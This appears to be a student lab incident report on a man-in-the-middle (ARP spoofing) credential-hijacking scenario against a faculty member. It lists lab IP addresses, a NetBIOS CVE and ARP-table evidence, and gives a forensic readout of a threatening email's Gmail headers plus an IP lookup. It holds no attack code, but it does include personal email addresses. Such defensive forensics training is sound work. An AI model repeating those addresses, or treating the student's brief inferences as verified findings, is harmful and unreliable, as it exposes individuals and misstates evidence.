
TASK 5: Submit the complete incidence report

Incident Description:


Threat Description	Credential hijacking using Man-in-the-Middle attack(Attack on the confidentiality)
Threat Target	Samantha(Faculty of the University)
Attack Techniques	Man-in-the-Middle Attack (MiMT) through exploitation of cofiguration flaws of the victim system.
Controls/ Countermeasures	Scanning the device, Banner grabbing and identifying vulnerable ports and services

Artifact Hijacked	Personal email ID of victim (samantha.collen.r@gmail.com)
Threat Statement	 from: [redacted] to: "samanthaa.collen.r@gmail.com" <samanthaa.collen.r@g date: May 7, 2024, 1:48 AM mailed-by: gmail.com signed-by: gmail.com security: 🔒 Standard encryption (TLS) Learn more
Collected Artifacts From Incident Response Team Other Collected Artifacts	**Server IP is 10.0.2.4** **Victim IP is 10.0.2.15** Total 1 terminal is connected with Server and Type of Operating system is Windows CVE -2009-0094 windows XP/2007 netBIOS Score is 7 Default gateway IP is 10.0.2.2 Victim Machine arp table shows same mac address for two different ip address which means the packets ment to be sent to 10.0.2.3 are first sent to 10.0.2.15(man in the middle) during orchestration of the attack. Since she is the victim of man in the middle attack which could have lead to the compromise of her personal email ID further same email ID is used to send her abusive and threatening messages.

Attacker Email Summary	**Email forensic analysis with original source:**



```
Delivered-To: samanthaa.collen.r@gmail.com
Received: by 2002:a05:7022:32b:b0:7d:6ee5:a18f with SMTP id 43csp1571153dld;
        Mon, 6 May 2024 13:18:43 -0700 (PDT)
X-Received: by 2002:a5d:4d52:0:b0:34e:81ab:463f with SMTP id a18-20020a5d4d52000000b0034e81ab463fmr570668wru.20.1715026723214;
        Mon, 06 May 2024 13:18:43 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1715026723; cv=none;
        d=google.com; s=arc-20160816;
        b=akCCB88AEkV6QR63J23SEYvTmx2C4RifWFsaCMCohmzqVOJ6yjm5uA4kVd/We8CAvm
         XNFAcRcT2hZ02z0qsCkALI7tJawzOg/ZsUSgnntSmjSwWWcqA7uyQ0mVWgcqq4uz6mcm
         hqF76rNKtl0foZ8SzZCX2gf4Y3u2zoLRgKxD9VgO7phtbE2SU6sYhuE74a4R0YlDSqfX
         hsdm4gLuv0FEPo1knuOCN2EoNZoUGjclPH4DiP8eXtvQSCEIbUgKhD8rVYxj8rlyOVct
         gf1Y4NMhAscANvCxRM5UDi7chEmTKGnLPWHellIwDUbt0RISC7iTUtIRyLVSP4x4imwP
         228w==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
        h=to:subject:message-id:date:from:mime-version:dkim-signature;
        bh=iTWDAuur3aOI9gyiOElxslQ7VKIu4JYTF5zPtE2EpP8=;
        fh=iWBLuz8abCZqBLdaU9AJjjBYNAoXiX+6vFZJJLqPRvY=;
        b=NWoHiMpjt+wsxUrQb/wrT6U/y4sSFRPdXRq36jYHWt+7YuWAqHPPcxmR4LudfBjvG7
         VFLuMgbe/OxZXlv67uHKT8xG0uAVcOChke4Y1TO7Dkno8zZ1yILRDaGRjxnAfJjHrKqI
         0rAja07XaINu8/Qo578ttVcx0iDgVeepzAD4uj3cdw9w9ue6HKAOCd8GevVcsUM3c3LD
         BOb+1E7ie0eh6gSD42jJUEaOCAXq1tNY6aaSi4uTHLSZBp/o8qNY7WPJGkP8wjjNr5k+
         cuf0SxVlBr1XyRkfjBIaPrJm10z7TqN16B+R7kNE+AG7zlwfZKwqdypSXFA9vcWei1ZS
         NkdQ==;
        dara=google.com
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20230601 header.b=KwAPtKkP;
       spf=pass (google.com: domain of pingme19216816@gmail.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=pingme19216816@gmail.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <pingme19216816@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
        by mx.google.com with SMTPS id v13-20020a5d610d000000b0034e54870505sor2226297wrt.1.2024.05.06.13.18.43
        for <samanthaa.collen.r@gmail.com>
        (Google Transport Security);
        Mon, 06 May 2024 13:18:43 -0700 (PDT)
Received-SPF: pass (google.com: domain of pingme19216816@gmail.com designates 209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20230601 header.b=KwAPtKkP;
       spf=pass (google.com: domain of pingme19216816@gmail.com designates 209.85.220.41 as permitted sender) smtp.mailfrom=pingme19216816@gmail.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
```

E-Mail Forensic Summary	 IP Lookup Tool Enter any IP Address and lookup its location, ASN, organization, proxy or non-proxy, and more. 209.85.220.41 If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification. IP Location via IP2Location (PRODUCT: DB, MAY 01 2024) **IP:** 209.85.220.41 **COUNTRY:** United States of America **COUNTRY ISO:** US **STATE:** California **CITY:** Mountain View **POSTAL CODE:** 94043 **LATITUDE:** 37.4059 **LONGITUDE:** -122.0785 **ORGANIZATION:** Google LLC **ISP:** Google LLC